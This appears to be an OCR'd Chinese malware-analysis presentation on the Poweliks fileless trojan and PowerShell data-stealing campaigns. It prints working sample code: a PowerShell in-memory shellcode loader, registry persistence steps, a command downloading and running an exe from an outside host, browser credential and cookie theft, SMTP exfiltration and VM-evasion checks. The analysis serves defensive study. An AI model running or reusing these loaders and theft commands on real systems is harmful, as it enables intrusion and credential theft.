
- 解密后

```
<script type="text/javascript">
    try {
        moveTo(-100, -100);
        resizeTo(0, 0);
        ij5 = new ActiveXObject("WScript.Shell");
        (ij5.Environment("Process"))("demclws") = "iex
        ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String('c2xlZXAo...G10Ow==')))";
        BSh68x = ij5.Run("C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe iex $env:demclws", 0, 1);
    } catch (e) {}
    close();

    </script>
```


PowerLiks PowerShell脚本明文


```
    sleep(40);
try {
    function gdelegate {
        Param([Parameter(Position = 0, Mandatory = $True)][Type[]] $Parameters, [Parameter(Position = 1)][Type] $ReturnType = [Void
        ]);
        $TypeBuilder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New - Object System.Reflection.AssemblyName(
        "ReflectedDelegate")), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule("InMemoryModule", $false).
        DefineType("XXX", "Class,Public,Sealed,AnsiClass,AutoClass", [System.MulticastDelegate]);
        $TypeBuilder.DefineConstructor("RTSpecialName,HideBySig,Public", [System.Reflection.CallingConventions]::Standard,
        $Parameters).SetImplementationFlags("Runtime,Managed");
        $TypeBuilder.DefineMethod("Invoke", "Public,HideBySig,NewSlot,Virtual", $ReturnType, $Parameters).SetImplementationFlags(
        "Runtime,Managed");
        return $TypeBuilder.CreateType();
    }

    function gproc {
        Param([Parameter(Position = 0, Mandatory = $True)][String] $Module, [Parameter(Position = 1, Mandatory = $True)][String]
        $Procedure);
        $SystemAssembly = [AppDomain]::CurrentDomain.GetAssemblies() | Where - Object {
                $_.GlobalAssemblyCache - And $_.Location.Split("\")[-1].Equals("
                        System.dll ")};$UnsafeNativeMethods=$SystemAssembly.GetType("
                        Microsoft.Win32.UnsafeNativeMethods ");return $UnsafeNativeMethods.GetMethod("
                        GetProcAddress ").Invoke($null,@([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.
                        InteropServices.HandleRef((New-Object IntPtr),$UnsafeNativeMethods.GetMethod("
                        GetModuleHandle ").Invoke($null,@($Module))),$Procedure));}[Byte[]] $sc32 = 0x55,0x8B,0xEC...; [Uint32[]]
                        $op=0;$r=([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll
                        VirtualProtect),(gdelegate @([Byte[]],[UInt32],[UInt32],[UInt32[]]) ([IntPtr])))).Invoke($sc32,$sc32.Length
                        ,0x40,$op);

if($r -eq 0){
    $pr=([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll VirtualAlloc),(gdelegate @([
    IntPtr],[UInt32],[UInt32],[UInt32]) ([UInt32])))).Invoke(0,$sc32.Length,0x3000,0x40);if($pr -ne 0){
        $memset=([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc msvcrt.dll memset),(gdelegate @([
        UInt32],[UInt32],[UInt32]) ([IntPtr]))));
        for ($i=0;$i -le ($sc32.Length-1);$i++) {
            $memset.Invoke(($pr+$i), $sc32[$i], 1)};
            ([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll CreateThread),(gdelegate @
            ([IntPtr],[UInt32],[UInt32],[UInt32],[UInt32],[IntPtr]) ([IntPtr])))).Invoke(0,0,$pr,$pr,0,0);}}else{([System.Runtime.
            InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll CreateThread),(gdelegate @([IntPtr],[UInt32
            ],[Byte[]],[Byte[]],[UInt32],[IntPtr]) ([IntPtr])))).Invoke(0,0,$sc32,$sc32,0,0);}sleep(1200);}catch{}exit;
```

JS调用PowerShell



读取第二个注册表键值


50 push eax
8B85 64FFFFFF mov eax,dword ptr ss:[ebp-0x9C]
50 push eax
8D85 6CFFFFFF lea eax,dword ptr ss:[ebp-0x94]
50 push eax
6A 00 push 0x0
8B85 7CFFFFFF mov eax,dword ptr ss:[ebp-0x84]
1.0041205A
83C0 41 add eax,0x41
50 push eax
8B85 70FFFFFF mov eax,dword ptr ss:[ebp-0x90]
50 push eax
FF55 AC call dword ptr ss:[ebp-0x54]
advapi32.RegQueryValueExA
85C0 test eax,eax
HEX 数据
ASCII
A3 F7 8E ED 0F 15 55 51 4B D4 73 66 3F B6 46 14
77 3F 56 CF E6 13 18 43 45 92 69 FD 97 43 FF 0E
D5 F0 DA 4F 11 8E FB C8 C1 F6 E3 16 F8 AF 71 CE
注册表编辑器
文件(F) 编辑(E) 查看(V) 收藏夹(A) 帮助(H)
Network
Printers
Software
AppDataLow
Classes
dCvZOz1z9A
f12fb81a1f
IM Providers
Macromedia
名称 类型 数据
(默认) REG_SZ (数值未设置)
84lETK REG_SZ wnLEPQhNi...
RR4TtF REG_SZ w庵□□UQK...


解密、执行注册表键值的数据


```
43              inc ebx
81E3 FF000000   and ebx,0xFF
03BC9D 00FBFFF  add edi,dword ptr ss:[ebp+ebx*4-0x500]
81E7 FF000000   and edi,0xFF
8A849D 00FBFFF  mov al,byte ptr ss:[ebp+ebx*4-0x500]
8B94BD 00FBFFF  mov edx,dword ptr ss:[ebp+edi*4-0x500]
89949D 00FBFFF  mov dword ptr ss:[ebp+ebx*4-0x500],edx   advapi32.77E161A0
25 FF000000     and eax,0xFF
8984BD 00FBFFF  mov dword ptr ss:[ebp+edi*4-0x500],eax
8B85 4CFFFFFF   mov eax,dword ptr ss:[ebp-0xB4]
8A0430          mov al,byte ptr ds:[eax+esi]
8B949D 00FBFFF  mov edx,dword ptr ss:[ebp+ebx*4-0x500]
0394BD 00FBFFF  add edx,dword ptr ss:[ebp+edi*4-0x500]
81E2 FF000000   and edx,0xFF
328495 00FBFFF  xor al,byte ptr ss:[ebp+edx*4-0x500]
8B95 4CFFFFFF   mov edx,dword ptr ss:[ebp-0xB4]
880432          mov byte ptr ds:[edx+esi],al
46              inc esi
FF8D 3CFFFFFF   dec dword ptr ss:[ebp-0xC4]
75 95           jnz short 1.00411CED
```

- 创建并注入regsvr32.exe

添加Run注册表项、删除自身文件、其他注册表项


- Run启动项



- 其他键值数据

开机自启动过程


- 开机运行Run键值中的JS脚本，JS调用PowerShell



mshta.exe	2092	15,152 K	26,268 K Mi
powershell.exe	1328	39,568 K	40,808 K Wi
conhost.exe	2896	3,980 K	5,280 K 控
mshta.exe	2388	15,212 K	26,160 K Mi
powershell.exe	3032	39,596 K	40,840 K Wi
conhost.exe	1452	3,988 K	5,336 K 控

- PowerShell读取另一键值，解密执行

流程


Sample
释放数据
调用JS
调用JS
mshta
JavaScript
Reg Run
读取键值1
执行
JavaScript
解密调用
PowerShell
读取键值2
解密运行
注入进程
regsvr32.exe
恶意行为
添加启动项

Poweliks样本VT检出率

SHA256: 673b384836483b3db628e3cc2eda5683a209837ea7da0a4c0749ea496e2a644a

File name: 88655116.exe

Detection ratio: 6 / 56

Analysis date: 2015-09-11 13:46:03 UTC (3 days, 23 hours ago)

Analysis | File detail | Additional information | Comments 0 | Votes | Behavioural information

Antivirus	Result	Update
ALYac	Gen:Variant.Symmi.55504	20150911
Antiy-AVL	Trojan/Generic.ASMalwS.144D7AF	20150911
Avast	Win32:Malware-gen	20150911
ESET-NOD32	Win32/Kovter.C	20150911
Emsisoft	Gen:Variant.Symmi.55504 (B)	20150911
Kaspersky	Trojan.Win32.Yakes.menb	20150911
AVG		20150911

PowerShell Data Stealing Campaigns

- FireEye：Uncovering Active PowerShell Data Stealing Campaigns
  - 来自俄罗斯的，一个可执行文件从俄罗斯网站下载ps脚本执行

```
: cmd /c "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy Unrestricted -NoProfile -windowstyle hidden  -command
: "try{(new-object System.Net.WebClient).DownloadFile("[redacted]","C:\Users\admin\AppData\Roaming\74.ps1");Invoke-Expression
```

  - 窃取浏览器保存的账号信息，如Chrome的“Login Data” 目录

```
)
cd $env:USERPROFILE
Copy-Item -Path %appdata%\..\AppData\Roaming\Microsoft\Protect -Recurse %appdata%\..\AppData\Roaming\Microsoft\f87a99fdf63f\microsoft -ErrorAction SilentlyContinue
Copy-Item -Path "%appdata%\..\AppData\Local\Google\Chrome\User Data\Default\Login Data" -Destination "%appdata%\..\AppData\Roaming\Microsoft\f87a99fdf63f\chrome" -ErrorAction
$fileSaveDir = "%appdata%\..\AppData\Roaming\Microsoft\f87a99fdf63f"
```

  - 通过邮箱回传搜集的数据

```
$SMTPInfo = New-Object Net.Mail.SmtpClient($SmtpServer, 587)
$SMTPInfo.EnableSsl = $true
$SMTPInfo.Credentials = New-Object System.Net.NetworkCredential('[redacted]@yandex.ru', '[redacted]');
$ReportEmail = New-Object System.Net.Mail.MailMessage
```

PowerShell Data Stealing Campaigns

- 另一起来自德国或奥地利的，使用德语的RTF文档进行传播

- 检测虚拟机，如果相关进程数量大于0，则认为在虚拟机中运行。

```
powershell -Command ";(Get-Process|Select-String -pattern VBoxService,VBoxTray,Proxifier,prl_cc,prl_tools,vmusrvc,vmsrvc,vmtoolsd).count"
```

- 如果不在虚拟机内，则开始窃取数据，将cookie中txt的内容另存


```
powershell -Command "dir ([system.environment]::GetFolderPath('Cookies')+'\*.txt')|Get-Content >> 'C:\Users\admin\AppData\Local\Temp\ftshvc.txt'"
powershell -Command "dir ([system.environment]::GetFolderPath('Cookies')+'\Low\*.txt')|Get-Content >> 'C:\Users\admin\AppData\Local\Temp\ftshvc.txt'"
```

- 处理包含特定字符串的数据，如“bankaustria.at”和“credtsuisse.com”，奥地利、瑞士银行。

```
:: powershell -Command "((Select-String -Path 'C:\Users\admin\AppData\Local\Temp\ftshvc.txt','C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\udqjfbak.default\cookies.sqlite',
:: 'C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Cookies','C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\History'
:: -pattern postfinance.ch,directnet.com,credit-suisse.com,akb.ch,bkb.ch,lukb.ch,zkb.ch,raiffeisendirect.ch,gkb.ch,bekb.ch,zugerkb.ch,bcv.ch,bcge.ch,sparkasse.at,bankaustria.at,
:: gaiffeisen.at,facebook.com|group pattern|select name)|Measure-Object).count"
```

```
:: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe'
:: -Command "(New-Object System.Net.WebClient).DownloadFile('http://dimarsbg.com/images/portfolio/vtutmcireturxeitritxirete/rcturtncuyretycrutycreu.exe','C:\ProgramData\Microsoft-KB530610.exe');
:: (New-Object -com Shell.Application).ShellExecute('C:\ProgramData\Microsoft-KB530610.exe');"
```


- 下载新的Payload



